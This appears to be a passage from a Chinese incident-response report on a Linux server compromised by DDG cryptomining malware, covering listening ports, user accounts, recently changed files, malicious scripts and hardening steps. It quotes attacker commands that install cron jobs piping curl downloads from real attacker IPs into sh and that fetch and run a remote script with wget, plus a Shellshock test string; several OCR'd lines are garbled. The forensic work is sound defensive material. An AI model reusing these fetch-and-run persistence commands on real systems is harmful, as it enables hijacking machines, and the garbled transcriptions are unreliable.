                                              0.0.0.0:*
                                                                                    1207/ntpd
udp
                 0 0.0.0.0:631
                                             0.0.0.0:*
                                                                                    1118/cupsd
                 0 fe80::54e5:9bff:fe5a:f7e:123 :::*
                                                                                   udp
udp
                 0 ::1:123
                                             :::*
                                                                                    1207/ntpd
                0 :::123
                                             :::*
```

3.5 查看用户信息(待确定)

cat /etc/passwd

由于涉及到的业务较多,不能确定用户的归属。

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody://sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologinadmin:x:500:500::/home/admin:/bin/bash
guest:x:501:501::/home/guest:/bin/bash
ntp:x:38:38::/etc/ntp:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
zabbix:x:498:499:Zabbix Monitoring System:/var/lib/zabbix:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
chuanxin:x:502:503::/home/chuanxin:/bin/bash
riak:x:497:498:Riak user:/var/lib/riak:/bin/bash
sunlifan:x:503:504::/home/sunlifan:/bin/bash
vftpuser:x:504:505::/home/vftpsite:/bin/false
nginx:x:496:497:nginx user:/var/cache/nginx:/sbin/nologin
mysql:x:495:496:MySQL server:/var/lib/mysql:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
dpache:x:48:48:Apache:/var/www:/sbin/nologin
dpache:x:48:48:Apache:/var/www:/sbin/nologin
dockerroot:x:494:493:Docker User:/var/lib/docker:/sbin/nologin
```

3.6 查看最近一个月更改的文件(后门文件)

find -type f -mtime -30

```
root@ #
find -type f -mtime -30
./.ssh/known hosts
./.ssh/authorized keys 20170318
./.ssh/authorized keys
./.ssh/authorized keys.bak20170319
./test1
./.ddg/1003.db
./.ddg/1006.db
./.ddg/1004.db
./.ddg/1005.db
./READ THIS.txt
./.60b725f10c9c85c70d97880dfe8191b3
./scc.strace
./scanWebshell.py
./.viminfo
./minerd
./.bash history
./.5f76663cea91ec2ee3b5b7834dc9b2aa
./.mysql history
                                ② 我的安全视界观
```

4 异常行为分析

4.1 从执行命令记录分析(存在可疑操作)

查看备份文件history.txt,分析命令执行历史,可疑行为有以下两点(待确认是否为公司内部人员操作)

```
953 cat user_list
954 cat user_list
955 cat user_list
956 serv \( \frac{1}{2} \) (0 i ; ): echo Bash is vulnerable!' bash -c "echo Bash Test"
956 serv \( \frac{1}{2} \) (0 i (a)=\( \frac{1}{2} \) ): echo Bash is vulnerable!' bash -c "echo Bash Test"
957 Serv \( \frac{1}{2} \) (0 i (a)=\( \frac{1}{2} \) ): echo Bash is vulnerable!' bash -c "echo Bash Test"
958 serv \( \frac{1}{2} \) (0 i (a)=\( \frac{1}{2} \) ): echo Bash is vulnerable!' bash -c "echo Bash Test"
959 pa serv \( \frac{1}{2} \) (1 i (a)=\( \frac{1}{2} \) ): echo Bash is vulnerable!' bash -c "echo Bash Test"
950 pa serv \( \frac{1}{2} \) (1 i (a)=\( \frac{1}{2} \) ): echo Bash is vulnerable!' bash -c "echo Bash Test"
950 pa serv \( \frac{1}{2} \) (1 i (a)=\( \frac{1}{2} \) ): echo Bash is vulnerable!' bash -c "echo Bash Test"
950 pa serv \( \frac{1}{2} \) (1 i (a)=\( \frac{1}{2} \) ): echo Bash is vulnerable!' bash -c "echo Bash Test"
950 pa serv \( \frac{1}{2} \) (1 i (a)=\( \frac{1}{2} \) ): echo Bash is vulnerable!' bash -c "echo Bash Test"
951 pa serv \( \frac{1}{2} \) (1 i (a)=\( \frac{1}{2} \) ): echo Bash is vulnerable!' bash -c "echo Bash Test"
952 pa serv \( \frac{1}{2} \) (1 i (a)=\( \frac{1}{2} \) (2 i (a)=\( \frac{1}{2} \) (2 i (a)=\( \frac{1}{2} \) (3 i (a)=\( \frac{1
```

4.2 从近期更改文件分析

查看最近一个月的文件更改情况并查看文件内容找到以下几个恶意文件(挖矿脚本)




4.2.1 分析root根目录(存在后门文件)

首先直接查看根目录,存在可执行文件


```
roote:
ls -al
total 3052
dr-xr-x---. 11 root root
                        4096 Apr 6 13:35 .
dr-xr-xr-x. 33 root root
                        4096 Apr 2 03:13 ...
                         53 Mar 30 07:33 _5f76663cea91ec2ee3b5b7834dc9b2aa
-rw-r--r-- 1 root root
                        314 Mar 30 07:33 .60b725f10c9c85c70d97880dfe8191p3
-rwxr-xr-x 1 root root
                       20628 Apr 7 13:32 .bash history
-rw----- 1 root root
-rw-r--r-. 1 root root
                         18 May 20 2009 .bash logout
                        176 May 20 2009 .bash profile
-rw-r--r-. 1 root root
                        176 Sep 23 2004 .bashrc
-rw-r--r-. 1 root root
drwx----- 3 root root
                        4096 Jul 28 2016 .config
                        100 Sep 23 2004 .cshrc
-rw-r--r-. 1 root root
drwx----- 2 root root
                        4096 Mar 30 21:07 .ddg
drwxr-xr-x 2 root root
                        4096 Dec 5 13:15 .dubbo
-r---- 1 root root
                         20 Nov 18 2015 .erlang.cookie
drwx----- 2 root root
                        4096 Jul 22 2016 .gnupg
drwxr-xr-x 3 root root
                        4096 Feb 24 2016 . java
drwxr-xr-x 3 root root
                        4096 Feb 17 2016 .m2
-rwxr-xr-x 1 root root 2979640 Mar 24 08:07 minerd
                       1245 Mar 21 20:20 .mysql_history
-rw----- 1 root root
drwxr---- 3 root root
                        4096 Nov 18 2015 .pki
                        133 Mar 18 22:22 READ_THIS.txt
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root
                         42 Oct 5 2016 .rediscli_history
-rw----- 1 root root
                        1024 Jul 22 2016 .rnd
                       1777 Apr 6 13:35 scanWebshell.py
-rwx---- 1 root root
-rw-r--r-- 1 root root
                          0 Apr 5 17:59 scc.strace
drwx---- 2 root root
                        4096 Apr 4 16:05 .ssh
drwxr-xr-x 3 root root
                        4096 Jul 23 2016 .subversion
-rw-r--r--. 1 root root
                        129 Dec 4 2004 .tcshrc
                         19 Mar 20 14:01 test1
-rw-r--r-- 1 root root
-rw----- 1 root root
                       8943 Apr 6 09:48 .viminfo
                                                            (2) 我的安全视界观
-rw----- 1 root root
                       180 Apr 7 2016 . Xauthority
 root8jt
bat .5f7665cea9lee2ee3b5b7834dc9b2aa
-/.60b728f10c9c85c70d97880dfe8191b3 shell执行文件
                                                     远程下载恶意脚本的perl脚本文件
 root( #
cat .ddg/
cat: .ddg/: Is a directory
root@j - #
cd .ddg/
                                                           挖矿程序
root@: 7 ~/.ddg #
sl -al
-bash: sl: command not found
root@j ~/.ddg #
ls -al
total 1388
drwx---- 2 root root 4096 Mar 30 21:07 .
dr-xr-x---. 11 root root 4096 Apr 6 13:35 ...
-rw----- 1 root root 32768 Mar 25 00:04 1003.db
-rw----- 1 root root 65536 Mar 25 20:50 1004.db
-rw----- 1 root root 1048576 Mar 27 22:20 1005.db
-rw----- 1 root root 1048576 Apr 5 12:16 1006.db
                                                              (二) 我的安全视界观
root@i ~/.dda #
```

4.2.2 分析tmp文件夹(存在后门文件)


查看/tmp文件夹,存在大量后门文件 挖矿脚本等恶意脚本存放在/tmp目录下



分析root文件:



执行root文件, 远程下载 i.sh, http://218.38.3.16:9999/i.sh?6379



分析i.sh文件

```
emport WATM-#FATH:/bani/usr/bani/usr/local/kini/usr/sbin

secho "*/$ * * * * curl -faSi http://218.38.3.16:9999/1.sb78 | sh" > /var/spool/cron/root

imklir -p /var/spool/cron/crontabs

secho "*/$ * * * * curl -faSi http://218.38.3.16:9999/1.sb78 | sh" > /var/spool/cron/root

if { | -f "/tmp/ddg.1007" | then

ourl -faSi http://218.38.3.16:9999/1007/ddg.8(uname -m) -o /tmp/ddg.1007

if 3 chmod ** /tmp/ddg.1007 &6 /tmp/ddg.1007
```

该文件设置定时任务,下载挖矿脚本至tmp文件夹

```
| 18 - al | 18
```

4.2.3 分析计划任务文件夹(存在后门文件)

查看计划任务文件夹, 存在后门文件

查看文件夹 /var/spool/cron/crontabs, 同样发现恶意脚本

分析/tmp/.f53ee86432aa62ba4f37a00893d1acd2文件



(三) 我的安全视界观

执行.d41d8cd98f00b204e9800998ecf8427e文件,

分析.d41d8cd98f00b204e9800998ecf8427e文件:



使用base64解密.d41d8cd98f00b204e9800998ecf8427e内容:

#!/usr/bin/perl

对system函数里的内容进行十六进制转换字符,可初步获知:

从65.254.63.2远程服务器上下载a脚本, 先执行并删除。

wget -qO -http://http://65.254.63.2/a; sh a; rm -rf a

```
wget -qO -http://fst2/4612/x sh x m -rf -d
```


4.2.4 分析etc计划任务文件(源后门文件)

查看计划任务文件夹,存在后门文件anacron。该文件主要是控制远程下载、主机计划任务设置等黑客行为。

cat /etc/cron.daily/anacron


4.3 评估影响范围

经过对各个后门文件的分析,在/mp目录中存在H文件,其内容包含内网相关主机,疑似是恶意攻击者的攻击目标:



分别登录主机xxxx、xxxa、xxxb、xxxc的ssh failed日志进行分析,发现以下登录失败记录(标红主机也需要关注):

```
x. x. x. x <--> x. x. x. a 主机x登录a失败, a登录x失败
x. x. x. x <--> x. x. x. b 主机b登录x失败
x. x. x. x <--> x. x. x. c 主机c登录x失败
```



5恶意脚本排查

5.1 webshell查杀

使用webshell查杀脚本进行扫扫描 <1>查看web应用路径为:/httx/run/

find / -name info-index.html



<2>上传并执行scanWebshell.py

python scanWebshell.py /httx/run



扫描完成,未扫到webshell文件。

5.2 rootkit恶意程序检测

rkhunter是Linux系统平台下的一款开源入侵检测工具,具有非常全面的扫描范围,除了能够检测各种已知的rootkit特征码以外,还支持端口扫描、常用程序文件的变动情况检查。 结合目前的检查情况和未经允许安装rkhunter来看,该操作尚未进行。

6回溯攻击源头

6.1 挖矿脚本提供站点

访问http://218.38.3.16:9999/, 这是攻击者一个提供恶意脚本下载的网站



6.2 恶意文件提供站点

访问http://65.254.63.2/a,浏览器提示欺诈网站



查看该IP地址来源于美国



7安全加固防范

7.1 控制影响范围

首先应对xxxx进行<mark>下线(断绝外网)处理</mark>,阻断与外界恶意攻击者之间的通信,但是由于很多业务都在上面运行实施起来有一定难度。

其次,应该对以下疑似被攻击的主机进行安全排查,查找是否存在webshell、后门下载文件及挖矿文件。

x.x.x.a

x.x.x.b

x.x.x.c

x.x.x.d

x.x.x.e

7.2 删除后门文件

为了避免继续被控制以及更多内网主机沦陷,需要 及时清理掉已经发现的后门文件及计划任务 (暂时发现上面提到的四个路径)。

7.3 安全漏洞扫描

由于被入侵的可能性存在多种可能性,比如:

- (1) 由于之前的钓鱼邮件引发的apt攻击
- (2) 可能与最开始发现的redis挖矿安全事件相关
- (3) 有可能由于该服务器上业务太多且开放端口全部映射到外网导致恶意攻击者攻击,即打开内网大门的钥匙......

目前还并未对该主机进行渗透测试和漏洞扫描,未发现该主机存在何种漏洞。按照正常的应急流程应该在分析各种日志的基础上进行渗透测试,及时迅速查找安全漏洞(被入侵原因)并进行安全加固,方可再次上线。